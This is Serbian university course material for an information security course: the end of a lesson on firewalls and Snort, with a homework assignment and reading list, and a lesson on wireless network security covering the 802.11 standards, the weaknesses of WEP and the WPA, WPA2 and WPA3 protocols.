Deveti domaći zadatak (Predviđeno vreme trajanja vežbi je 120 minuta)

Za rešenje zadatka potrebno je:

1. Snort

Zadatak:

1. Instalirati Snort IDS

2. Pročitati Snort dokumentaciju na zvaničnom sajta snort - a

Uraditi

1. Koji je najčešće upozorenje (alert) koji Snort može da detektuje u TCP saobraćaju?

2. Koliko različitih DOS napada može Snort naći? Koji su to napadi?

3. Dodati tri nova pravila za Snort

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu

Naziv zadatka treba da bude: IT381-DZ09-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ09

Zaključak

ZAKLJUČAK

Rezime devete lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti mrežnih zaštitnih zidova:

- *Mrežni zaštitni zid i tipovi*
- *Filtriranje paketa*
- *Dinamičko ispitivanje*
- *Mrežni prolazi na sloju konekcija i utvrđeni bastion host*
- *Konfiguracija zaštitnog zida i zaštitni zid zasnovan na hostu*
- *Lični zaštitni zid i lokacije zaštitnih zidova*
- *Virtuelna privatna mreža i distribuirani zaštitni zidovi*
- *Snort*

LITERATURA

Spisak korišćene literature za lekciju 9

https://en.wikipedia.org/wiki/Stateful_firewall
http://searchnetworking.techtarget.com/definition/dynamic-packet-filter
http://searchnetworking.techtarget.com/definition/stateful-inspection
http://whatis.techtarget.com/definition/header
http://searchnetworking.techtarget.com/definition/packet-filtering
https://en.wikipedia.org/wiki/Distributed_firewall
https://en.wikipedia.org/wiki/DMZ
https://en.wikipedia.org/wiki/Firewall
http://searchenterprisewan.techtarget.com/definition/Network-Address-Translation
http://searchnetworking.techtarget.com/definition/CIDR
http://www.garykessler.net/library/tcpip.html
https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol
https://en.wikipedia.org/wiki/Internet_Protocol
https://en.wikipedia.org/wiki/IP_address
http://www.diablotin.com/librairie/networking/firewall/ch05_02.htm
http://searchsecurity.techtarget.com/definition/screened-subnet
http://en.wikipedia.org/wiki/Circuit-Level_Gateway
http://en.wikipedia.org/wiki/SOCKS
https://en.wikipedia.org/wiki/Transmission_Control_Protocol
https://en.wikipedia.org/wiki/User_Datagram_Protocol
http://en.wikipedia.org/wiki/Shim

http://www.networkworld.com/subnets/cisco/060109-ch1-cisco-secure-firewalls.html
http://searchnetworking.techtarget.com/tutorial/Introduction-to-firewalls-Types-of-firewalls

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 9nastavak

https://en.wikipedia.org/wiki/Bastion_host
http://en.wikipedia.org/wiki/Multi-homed
http://en.wikipedia.org/wiki/Demilitarized_zone
http://flylib.com/books/en/2.902.1.24/1/
https://en.wikipedia.org/wiki/Virtual_private_network
http://en.wikipedia.org/wiki/Internet_Protocol_Security
http://en.wikipedia.org/wiki/Layer_2_Tunneling_Protocol
http://en.wikipedia.org/wiki/Authentication_Header#Authentication_Header
ftp://lynas.ittc.vu.lt/pub/Microsoft/W2K/defend_windows.pdf
http://en.wikipedia.org/wiki/Distributed_firewall
https://en.wikipedia.org/wiki/Intrusion_detection_system
https://en.wikipedia.org/wiki/Snort
http://www.linuxuser.co.uk/tutorials/protect-your-network-with-snort

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednost bežičnih mreža

Lekcija 10

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 10

BEZBEDNOST BEŽIČNIH MREŽA

- Bezbednost bežičnih mreža
- Poglavlje 1: Bezbednost lokalnih bezicnih mreza i standardi
- Poglavlje 2: Provera identiteta, privatnost i integritet
- Poglavlje 3: Sigurnosni propusti u IEEE802.11 i zahtevi i pretnje
- Poglavlje 4: Gubitak poverljivosti, integriteta i raspoloživosti
- Poglavlje 5: Protokol IEEE802.11i i IEEE802.1x
- Poglavlje 6: Bezbednost mobilnih mreza i ličnih bezicnih mreža
- Poglavlje 7: Wardrive - ratna vožnja
- Poglavlje 8: Bezbedni sadržaj
- Poglavlje 9: Vežba - Wireless bezbednost
- Poglavlje 10: Individualne vežbe
- Poglavlje 11: Domaći zadatak 10
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosti bežičnih mreža.

Teme predavanja su:

- *Bezbednost lokalnih bežičnih mreža i standardi*
- *Provera identiteta, privatnost i integritet*
- *Sigurnosni propusti u IEEE802.11 i zahtevi i pretnje*
- *Gubitak poverljivosti, integriteta i raspoloživosti*
- *Protokol IEEE802.11i*
- *Bezbednost mobilnih* mreža *i personalnih bežičnih mreža*
- *Bezbedni sadržaj*

U vežbi studenti će se upoznati sa:

- *temom Wireless bezbednosti*

Poglavlje 1

Bezbednost lokalnih bezicnih mreza i standardi

BEZBEDNOST LOKALNIH BEŽIČNIH MREŽA

Važno je sagledati i sigurnosne aspekte korišćenja bežičnih mreža.

Eksplozivan rast bežičnih i mobilnih mreža u poslednje vreme, podseća na ekspanziju Interneta u devedesetim godinama prošlog veka. Tome pogoduje i jednostavnost implementacije, fleksibilnost u radu, kao i veliki izbor uređaja koji se koriste pri implementaciji mreže – mrežnih kartica i pristupnih tačaka. Implementacijom bežične mreže umnogome se smanjuju troškovi u poređenju sa klasičnim rešenjima lokalne mreže zasnovane na žičanim vezama. Zbog svih prednosti koje donose bežične mreže, one su danas masovno upotrebljavaju u raznim preduzećima, institucijama, javnim i privatnim organizacijama; u poslednje vreme vidljiv je i trend postavljanja tzv. „vrućih“ tačaka (engl. hot spots), na mestima gde se kreće veliki broj ljudi i koje omogućavaju pristup Internetu sa bilo kojim uređajem koji podržava komunikaciju po nekom od standarda za bežične mreže.

Međutim, primena bežičnih mreža donela je sa sobom i brojne probleme u pogledu narušavanja sigurnosti i privatnosti. Propagacija signala bežične mreže stvara probleme zbog nemogućnosti jasnog određivanja perimetra (granice) mreže, a pojavljuju se i različite nove pretnje i napadi na sigurnost računarskih sistema i mreža.

Standardi koji definišu bežične računarske mreže navode i definišu razne elemente sigurnosti. Međutim, pokazuje se da ti elementi u većini slučajeva ostaju neiskorišćeni ili nepravilno podešeni što je, naravno, veliki sigurnosni problem. Čak i kada se aktiviraju svi sigurnosni elementi, to ne znači nužno da je postignut odgovarajući nivo sigurnosti. Razlog leži u mnogim nedostacima samog standarda, koji su naknadno uočeni i koji omogućavaju zlonamernim licima da bez većih teškoća pristupe mrežnim resursima i da ih koriste bez dozvole i znanja vlasnika ili administratora mreže, ili da ih zloupotrebe. Propusti u standardu obuhvataju propuste pri proveri identiteta korisnika mreže kao i propuste u šifrovanju podataka između pristupne tačke i korisnika.

ISTORIJAT BEŽIČNIH MREŽA

Prikazan je sam pocetak razvoja bežičnih mreža.

Može se reći da je istorija bežičnih mreža počela 1901. godine kada je Guljelmo Markoni, italijanski inženjer i dobitnik Nobelove nagrade za fiziku, uspešno ostvario prenos radio signala preko Atlantskog okeana. Markonijeve uspešne projekte je kasnije potpomogla

vojska, razvijanjem mogućnosti enkripcije radio signala.
prva WLAN se pojavljuje 1971. godine, razvijena od strane havajskog univerziteta, sa imenom ALOHAnet. Ovaj pionir u svetu bežičnih računarskih mreža je korišćen za prenos radio frekvencija.
Princip rada ovog sistema je prilično jednostavan:
1. Korisnik emituje poruku u svakom trenutku kada postoji podatak za slanje
2. Ukoliko niko drugi ne emituje poruku, korisnikova poruka nalazi svoju destinaciju
3. ALOHA stanica dobija potvrdu o uspešnom transmitovanju poruke
Ovaj sistem je funkcionisao relativno dobro i predstavlja prvi algoritam dodeljivanja zajedničkog kanala većem broju korisnika.Sledeći napredak u tehnologiji bežičnog prenosa podataka je bio korišćenje infracrvenih talasa umesto radio talasa.
Ovaj sistem je uspešno rešio probleme zagušenja mreže koje je imao ALOHAnet, ali gledajući da infracrveni talasi ne mogu prolaziti kroz čvrste objekte, morala je postojati vidljiva linija između korisnika i mrežnog uređaja, što je uništilo prednost mobilnosti koju WLAN pruža. Ovaj problem, pored činjenice da infracrveni talasi ne mogu prenositi podatke brzinom koja bi bila zadovoljavajuća je učinilo da se ova tehnologija napusti.

Tehnologija bežičnih lokalnih mreža ponovo oživljava 1988. kada je nastao WaveLan, zajednički projekat 3 kompanija: AT&T, NCR, I Lucent. WaveLan predstavlja tehnologiju razvijenu od strane COMTEN, firme iz NCR grupe, u cilju kreiranja bežične alternative Ethernet-u i Token ring-u. Ova tehnologija će kasnije postati svima poznati Wi-Fi.

KATEGORIZACIJA U TRI GRUPE

Vrste Wireless mreža

Bežične mreže služe kao mehanizam transporta između uređaja i među uređajima i tradicionalnom ožičenom mrežom (mreže preduzeća i Interneta). Bežične mreže su brojne i raznolike, ali često su kategorizovane u tri grupe na osnovu njihovog dometa:

- *Wireless Wide Area Networks-WWAN,*
- *WLAN*
- *Wireless Personal Area Networks-WPA.*

WWAN uključuje široku pokrivenost područja tehnologija kao što su 2G mobilni, Mobilni digitalni paketni podaci (Cellular Digital Packet Data – CDPD), Globalni sistem za mobilne komunikacije (GSM), i Mobitex. WLAN, predstavlja bežične lokalne mreže, uključuje 802.11, HiperLAN, i nekoliko drugih. WPAN, predstavlja lično radio područje mrežnih tehnologija, kao što su Bluetooth i IR. Sve te tehnologije su "nepovezane (tetherless)" – one primaju i odašilju informacije pomoću elektromagnetskih (EM) talasa.

Bežična lokalna mreža (engl. wireles local area network, WLAN) je tehnologija malih bežičnih mreža dimenzionisanih za male udaljenosti koje u gradskim uslovima iznose od nekoliko desetina do nekoliko stotina metara. Za WLAN uređaje nekih proizvođača koristi se naziv WiFi.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

WI-FI

Wi-Fi (takođe: WiFi, wifi i slično) trgovačka je marka (brend) koju je originalno licencirala organizacija Wi-Fi Alliance®.

Wi-Fi (takođe: WiFi, wifi i slično) trgovačka je marka (brend) koju je originalno licencirala organizacija Wi-Fi Alliance® da bi opisala osnovnu tehnolgiju koja se koristi za bežične lokalne mreže (engl. Wireless Local Area Network, WLAN) zasnovanu na specifikaciji IEEE 802.11. Ona je bila razvijena za mobilne računarske uređaje kao što su prenosni računari, u LAN mrežama, ali se počela koristiti i za druge usluge, uključujući i Internet pristup, VoIP, igranje, i osnovne usluge povezivanja korisničke elektronike . U toku je razvoj još jednog broja novih standarda koji će, između ostalog, omogućiti da se Wi-Fi mreže koriste u automobilima na autoputevima, kao podrška za Intelligent Transportation System, a da bi se povećala sigurnost, prikupljali statistički podaci, omogućila mobilna trgovina (standard IEEE 802.11p). Logotip Wi-Fi® i Wi-Fi CERTIFIED™ registrovane su trgovačke marke organizacije Wi-Fi Alliance; koja ispituje i sertifikuje uređaje i opremu u pogledu zadovoljavanja standarda IEEE 802.11x. Za ovaj tip mreža koristi se naziv Wi-Fi mreže.

Slika 1.1 -Wi-Fi [Izvor: Autor]

STANDARDI KOJI SE KORISTE

Standard definiše najniža dva sloja OSI modela – fizički (PHY) i sloj podataka (MAC).


Bežične mreže su definisane standardom 802.11 koji je doneo IEEE (engl. Institute of Electrical and Electronics Engineers) 1999. godine. Standardi 802.11a, 802.11b i 802.11g se razlikuju po fizičkom sloju (frekvencijama rada). Sloj podataka je jednak kod sva tri standarda i sastoji se od MAC (Medium Access Control) podsloja i LLC (Logical Link Control) podsloja.

Standard 802.11a - Fizički sloj ovog standarda definiše rad na frekvenciji 5 GHz (frekvencija koja je po međunarodnim standardima dopuštena za korišćenje bez posebnih dozvola i naknada) sa OFDM (Orthogonal Frequency Division Multiplexing) multipleksiranjem kanala. Standard omogućava brzine od 6, 9, 12, 18, 24, 36, 48, i 54 Mbps. Iako mreže rađene po ovom standardu omogućavaju najveće brzine, one imaju jednu ogromnu manu – domet je

ograničen na 15 m što je neprikladno za većinu korisnika i zbog toga je brzo zamenjen novijim b standardom.

Trenutno se uglavnom koriste sledeća dva standarda:

- IEEE 802.11g *za prenose podataka brzinom od 54 MBps na frekvencijama od 2,400 do 2,485 GHz i na kratkim udaljenostima.*
- IEEE 802.11b *se odnosi na brzinu prenosa od 11 MBps na frekvenciji od 2,4 GHz - 2,485 GHz sa mogućnošću prenosa podataka na udaljenosti do 300 metara. Kako se na tom frekventnom području koriste i neki drugi sistemi (Bluetooth, mikrotalasne pećnice i dr.) u gradskim sredinama su moguće smetnje.*



Slika 1.2 Domet pojedinih vrsta bežičnih mreža [Izvor: Autor]

STANDARDI BEŽIČNIH MREŽA

Bežične mreže su definisane standardom IEEE 802.11 koji je doneo IEEE.

Početna verzija standarda IEEE 802.11 formirana je sredinom 1997, tako što je za rad bežičnih Ethernet sistema određena radna frekvencija od 2,4 GHz i dve brzine prenosa podataka - od 1 i 2 Mbps (miliona bita u sekundi). Ponuđene su i dve tehnologije prenosa radio-signala: FHSS (Frequency Hopping Spread Spectrum) i DSSS (Direct Sequence Spread Spectrum). Ubrzo po definisanju standarda oformljene su sledeće radne grupe:
• grupa „A“, zadužena za unapređenje inicijalnog standarda,
• grupa „B“, zadužena za izradu bržeg DSSS prenosa na 2,4 GHz.
• grupa „D“, zadužena za usklađivanje međunarodnih pravilnika o slobodnim radio-frekvencijama,
• grupa „E“, koja obrađuje kvalitet servisa (QoS),
• grupa „F“, koja razrađuje podršku za roming, i
• grupa "G" zadužena za rad na 54 Mbps za zahtevne korisnike standarda 802.11b.

Oktobra 2009 pojavljuje se novi standard poznat kao N koji danas predstavlja standard. Znatno su povećane brzine prenosa, teoretski na 600Mbit/s korišćenjem MIMO tehnologije. Ovaj standard kompatibilan je sa 2,4 GHz ali i sa 5 GHz.

Pored ovih grupa u poslednje vreme su se pojavili i novi standardi koji predstavljaju kombinaciju prethodnih tkao da se decembra 2013 pojavio novi standard poznat kao AC koji

predstavlja naslednika N standarda ali funkcioniše samo na 5ghz I zbog toga ima u nazivu A. Probleme jačine signala resava korišćenjem Beamforming tehnologije.

802.11B (WI-FI 1)

802.11b predstavlja standard koji je razvio IEEE kao poboljšanu verziju originalnog standarda 802.11 i bio je prava mala revolucija u WLAN-u.

Predstavljen je 1999. godine, imao je brzinu prenosa od 11Mbit/s, a koristio je frekvenciju od 2.4GHz kao i 802.11. Korišćenje ove frekvencije je omogućilo dobro prodiranje kroz čvrste objekte tako da je omogućavalo korisnicima da se povežu na bežičnu pristupnu tačku iako su bili na primer u drugoj sobi u odnosu na nju. Međutim s obzirom na to da određeni kućni uređaji (npr monitori za bebe) rade na toj frekvenciji može doći do interferencija što će rezultirati značajnim smanjenjem brzine protoka ili potpunog blokiranja Wi-Fi signala. U početku su uređaji koji su podržavali ovaj standard pokrivali radius do 45 metara, dok su neki kasniji podržavali radius od oko preko 100 metera unutra i preko 350 metera u otvorenom prostoru.
Koristi DSSS (Direct Sequence Spread Spectrum) modulacionu šemu.

Slika 1.3 DI-514 bežični ruter (2.4GHz, 802.11b) [Izvor: Autor]

802.11A (WI-FI 2)

802.11a standard je izašao u zajedno sa 802.11b standardom.

Iako su izašli u isto vreme 1999. godine, ovi standardi su se razlikovali u tome što je 802.11a koristio frekvenciju od 5HGz u odnosu na 2.4GHz koji je bio implementiran u 802.11b standard. Ova frekvencija omogućava brži prenos podataka, međutim ima manju pokrivenost u odnosu na 802.11b. Razlog za ovo leži u tome što veće frekvencije ne mogu da prolaze kroz čvrste objekte kao što su zidovi na primer. Brzinu koju 802.11a može dostići je 54Mbit/

s, a dodatno ovaj standard predstavlja prvi bežični standard u kome je primenjena OFDM* tehnologija multipleksiranja.
OFDM (Orthogonal Frequency Division Multiplexing) – tehnika prenošenja velikih količina digitalnih podataka preko radio talasa. Radi na taj način što deli radio signal na više manjih podsignala i onda ih istoveremo šalje prijemniku na različitim frekvencijama.

Zbog veće cene uređaja koji podržavaju ovaj standard, on nije toliko bio zastupljen u domaćinstvima, već su se ljudi više odlučivali za jeftiniju varijantu, odnosno za 802.11b, dok je 802.11a više bio korišćen u biznisu, odnosno u određenim firmama, kompanijama i slično. Takođe, zbog frekvencijskog opsega koji koristi ovaj standard dolazi do mnogo manjeg broja interferencija iz razloga što većina drugih uređaja koristi opseg 2.4GHz i iz tog razloga je slabljenje signala u 802.11a znatno smanjeno.

802.11G (WI-FI 3)

802.11g standard predstavljen je 2003. godine kao novi standard za bežične mreze.

Ovim novim standardom je pokušano kombinovanjem dobrih osobina prethodno proizvedenih standarda 802.11a i 802.11b. S obzirom na tu ideju standard je napravljen tako da koristi 2.4GHz kako bi dostigao veći opseg, a podržava brzinu prenosa do 54Mbit/s. Kompatibilan je sa 802.11b standardom, odnosno 802.11g pristupne tačke mogu da rade sa 802.11b bežičnim mrežnim adapterima i obrnuto. Koristi OFDM ili DSSS modulacionu šemu, a ima domet od 38 do 140m.
Prednost ovog standarda se najviše ogleda u tome što je podržan od strane velikog broja uređaja i mrežne opreme, a takođe nije skup. A velika mana predstavlja to što ukoliko se na mreži nalazi 802.11b uređaj cela mreža će se usporiti kako bi se prilagodila njemu jer on ne može dostići brzinu od 54Mbit/s.

Slika 1.4 TRENDnet TEW-450APB [Izvor: Autor]

802.11N (WI-FI 4)

Ovaj standard koji je nastao 2009. godine poznat je i pod nazivom Wireless N.

Dizajniran je kako bi poboljšao prethodni standard 802.11g, a najviše u vidu brzine protoka podataka što je postignuto MIMO tehnologijom. Svi 802.11n uređaji podržavaju MIMO. Iz ovog razloga 802.11n može postići u teoriji impresivnu brzinu do 300Mbit/s, međutim u realnosti se pokazalo da je ova brzina obično do 150 Mbit/s ili niža. Ovaj standard koristi tzv dual-band bežičnu tehnologiju što znači da uređaji koji podržavaju ovaj standard mogu raditi na frekvenciji od 2.4GHz, ali isto tako i na frekvenciji od 5GHz. Propusni opseg je od 20MHz do 40MHz. MIMO (Multiple Input Multiple Output) tehnologija – predstavlja bežičnu tehnologiju koja koriste više predajnika i prijemnika kako bi se postigla veća brzina.
Prednosti ovog standarda su kao što je i prethodno navedeno velika brzina prenosa podataka (gledajući u odnosu na prethodne standarde), a dodatna prednost se ogleda u tome što ovaj standard ima veliku podršku u vidu uređaja i mrežne opreme. Međutim, skuplji je za implementaciju od 802.11g i s obzirom da koristi više signala može dovesti do interferencija sa 802.11b/g mrežama.


Slika 1.5 TP-Link N450 [Izvor: Autor]

802.11AC (WI-FI 5)

2013. godina nam je donela novi standard – 802.11ac

Teoretska brzina 802.11ac standarda iznosi 1300Mbit/s, što je 4 puta veća brzina od teoretske brzine 802.11n. Međutim iako impresivna teoretska brzina, u realnosti nemamo idealne uslove, tako da je u testiranju ovaj standard zabeležio brzinu od 720Mbit/s, što je zaista veliki napredak u odnosu na prethodni standard. Standard podržava do 8 antena, a ima propusni opseg od 80MHz (i opcionih 160 MHZ-a) što omogućava veći prenos podataka istovremeno. Koristi frekvencijski opseg od 5GHz koji je slobodniji jer ga manje uređaja koristi. Kako bi

prevazišao korišćenje opsega od 5GHz 802.11ac koristi tzv beamforming što omogućava predajniku da šalje signal direktno klijentu čime se omogućava jača, brža i pouzdanija bežična komunikacija.
Dodatno u ovom standardu se uvodi još jedna nova tehnologija MU-MIMO koja predstavlja poboljšanje dotadašnje MIMO tehnologije koja je korišćena u 802.11n. Ova tehnologija omogućava komunikaciju sa 4 različita uređaja u isto vreme, u poređenju sa MIMO gde je postojalo ograničenje za 1 uređaj, i na ovaj način se omogućije da se više uređaja poveže na jedan ruter sa manje interefencija i smetnji.




Slika 1.6 Prikaz beamforminga [Izvor: Autor]

WEP PROTOKOL

Razvijeni su novi sigurnosni mehanizmi koji su skoro u potpunosti zamenili WEP a to su WPA i WPA2.

Osnovni sigurnosni mehanizam je Wired Equivalent Privacy- WEP protokol za zaštitu podataka na link nivou tokom bežičnog prenosa između klijenta i pristupne tačke. WEP ne osigurava bezbednost sa kraja na kraj (end-to-end), ali samo za jedan bežični deo veze. Sami propusti u standardu obuhvataju propuste pri autentifikaciji korisnika mreže, kao i propuste u šifrovanju podataka između pristupne tačke i korisnika. Osim toga, IEEE je ostavio bitne sigurnosne elemente kao distribuciju ključeva i robusni način autentifikacije korisnika otvorenim pitanjima.

Upravo iz tog razloga razvijeni su novi sigurnosni mehanizmi koji su skoro u potpunosti zamenili WEP a to su WPA i WPA2 kod kojih su ispravljeni uočeni propusti WEP-a.



Slika 1.7 -Bezbednost bežičnih mreža 802.11 [Izvor: Autor]

SIGURNOSNI PROPUSTI U WEP STANDARDU

Ukoliko je napadaču poznata jedna reč otvorenog teksta, drugu reč može da dobije automatski.

Prilikom komunikacije klijenta i pristupne tačke, podaci se šalju u obliku kontrolnih okvira čija zaglavlja nisu šifrovana, što znači da napadač lako može doći do inicijalizacionog vektora koji je korišćen za šifrovanje. Napadač koji "uhvati" dva šifrata šifrovana istim inicijalizacionim vektorom dobiće informacije o samim porukama.

Ukoliko je napadaču poznata jedna reč otvorenog teksta, drugu reč može da dobije automatski. Postoji mnogo načina otkrivanja prikladnih kandidata za otvoreni tekst; na primer, mnogi protokoli mrežnog i transportnog sloja imaju jasno definisana i predvidljiva polja u zaglavlju paketa. Takođe, što je veći broj poznatih šifrovanih reči, veća je i verovatnoća da će napadač otkriti podatke. Znači, da bi napad ovog tipa uspeo, napadač mora imati podatke šifrovane istim inicijalizacionim vektorom i mora barem delimično poznavati otvoreni tekst.

Pošto zamena ključa nakon svakog poslatog okvira nije moguće rešenje ovog problema, WEP standard preporučuje (ali ne insistira) da se nakon svakog okvira promeni inicijalizacioni vektor. Mnogi proizvođači mrežne opreme slede ovu preporuku, ali su neki to učinili na veoma loš način. Na primer, većina PCMCIA bežičnih mrežnih kartica prilikom svakog pokretanja postavlja inicijalizacioni vektor na nulu i povećava ga za jedan nakon svakog poslatog okvira. Napadaču je u tom slučaju dovoljno da zna samo deo vektora sa početka i na taj način može doći do nekih podataka.

Dodatno, u arhitekturi WEP-a postoji propust koji pogađa sve implementacije protokola i time izlaže korisnika ozbiljnoj opasnosti ponovne upotrebe ključa. Polje u kojem je upisana vrednost inicijalizacionog vektora dugačko je 24 bita, što znači da postoji 16.777.216 različitih vrednosti tog vektora. Ukoliko se uzme u obzir činjenica da će prosečna stanica koja šalje okvire veličine 1500 bajtova pri prosečnoj brzini od 5 Mbps iscrpeti sve vektore za manje od pola dana, jasno je da je ovo ozbiljan propust.

NAPADI NA WEP

Napadi na WEP mogu biti aktivni i pasivni.

Postoji nekoliko vrsta napada na WEP, a oni se grubo mogu klasifikovati u dve kategorije:

- pasivni napadi – napadač samo prisluškuje komunikaciju korisnika sa mrežom. U ove napade spadaju analiza mrežnog saobraćaja i pasivno prisluškivanje;
- aktivni napadi – napadač aktivno utiče na mrežni saobraćaj ubacivanjem svojih podataka, lažiranjem komunikacije između klijenta i pristupne tačke, zagušivanjem saobraćaja na mreži ili neovlašćenim korišćenjem mrežnih resursa. U ove napade spadaju ponavljanje inicijalizacionog vektora, obrtanje bitova, čovek u sredini, krađa sesije i napad ponavljanjem paketa.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

WPA PROTOKOL

WPA predviđa mogućnost provere identiteta pomoću deljenih ključeva.

Organizacija Wi-Fi Alliance (čine je proizvođači mrežne opreme koji sarađuju sa IEEE) projektovala je WPA (Wi-Fi Protected Access) u nameri da otkloni nedostatke uočene u WEP standardu, a da se pri tom zadrži kompatibilnost s postojećom mrežnom opremom. Isplativiji je od današnjih IPSec rešenja, jer radi na drugom sloju OSI modela.

WPA koristi:

- TKIP protokol (Temporal Key Integrity Protocol) za šifrovanje,
- standard 802.1x i neki od uobičajenih EAP protokola za proveru identiteta,
- MIC (Message Integrity Check, pominje se i pod imenom “Michael”) za sprečavanje lažiranja paketa

WPA predviđa mogućnost provere identiteta pomoću deljenih ključeva, što je pogodno za manje mreže, i pomoću RADIUS servera, što je pogodno za veće bežične mreže. WPA se može, bez većih troškova, ugraditi i u sadašnju mrežnu opremu – dovoljno je u pristupnim tačkama i na klijentskim mrežnim karticama instalirati nove drajvere, odabrati tip EAP-a i po potrebi instalirati RADIUS server.
WPA2 je nadogradnja WPA koja, kao algoritam za šifrovanje, umesto RC4 koristi AES algoritam u CBC režimu rada. WPA2 je upotrebljiv i u IBSS (Independent Basic Service Set) režimu rada bežičnih mreža, kada klijenti komuniciraju jedan s drugim, bez posredovanja pristupne tačke. Za autentikaciju, WPA podržava 802.1x, ali može se koristiti i manje sigurni sistem sa deljenim ključem – korisnici moraju poznavati deljeni ključ da bi mogli pristupiti mreži.
WPA3 je u fazi testiranja u 2018 godini kako bi se uklonili problemi koji postoje sa nekim slabostima WPA I WPA2 protokola koje su hakeri pokusali da eksploatisu u odredjenim uslovima krajem 2017 godine.

WPA2 PROTOKOL

Sredinom 2004.godine IEEE 802.11i grupa predstavlja nadogradnju već postojećeg WPA protokola, pod imenom WPA2.

WPA2 do 2006. godine postaje protokol koji kompletno zamenjuje svoje prethodnike.
Princip rada ovog protokola je sličan WPA, sa par krucijalnih razlika.
WPA2 više ne koristi RC4 algoritam za šifrovanje, niti TKIP, već uvodi korišćenje CCMP , koji značajno nadograđuje bezbednost u odnosu na TKIP, korišćenjem 128bitnih ključeva, kao i 48bitnog vektora inicijalizacije. CCMP omogućava sistem koji dozvoljava samo autentikovanim korisnicima da primaju podatke i održava integritet poruka mnogo efektivnije od njegovog prethodnika.
Ali, najveći uspeh u zaštiti mreža dolazi implementacijom AES enkripcije. Ovaj sistem

enkripcije se sastoji od 3 simetrična algoritma za šifrovanje, AES-128, AES-192 i AES-256. Svaki od ovih algoritama enkriptuje ili dekriptuje podatke u blokovima od 128bita korišćenjem njihovih kriptografskih ključeva (128bitni, 192bitni i 256bitni).
Iako WPA2 i dalje podržava TKIP, preporučeno je uvek koristiti AES.
WPA2 dolazi u 2 verzije, WPA2-personal i WPA2-enterprise.

WPA2-Personal je namenjen za ličnu upotrebu, i oslanja se na korisnikovo definisanje jake šifre koju koristi za autentikaciju svih korisnika koji žele da se konektuju.

WPA2-enterprise je protokol namenjen poslovnim mrežama, koji, za razliku od WPA2-personal ne koristi samo 1 definisanu šifru, već konekciju sa RADIUS serverom za autentikaciju korisnika.

WPA3 PROTOKOL

WPA3 donosi neke nove funkcije koje će ga poboljšati u odnosu na njegovog prethodnika

WPA3 potpuno nov sigurnosni protokol koji će u budućnosti zameniti danas standardni sigurnosni protokol koji koji podržava većina uređaja – WPA2. Ovaj protokol predstavlja sledeću generaciju standarda koji obećava da će se baviti mnogim ranjivostima koja su otkrivena u prethodnim protokolima.
WPA3 donosi neke nove funkcije koje će ga poboljšati u odnosu na njegovog prethodnika, čineći Wi-Fi bezbednost jednostavnijom, pružajući bolju autentifikaciju i obezbeđivanjem povećane kriptografske snage što će otežati napadačima da kompromituju mrežu koja je zaštićena ovim protokolom.
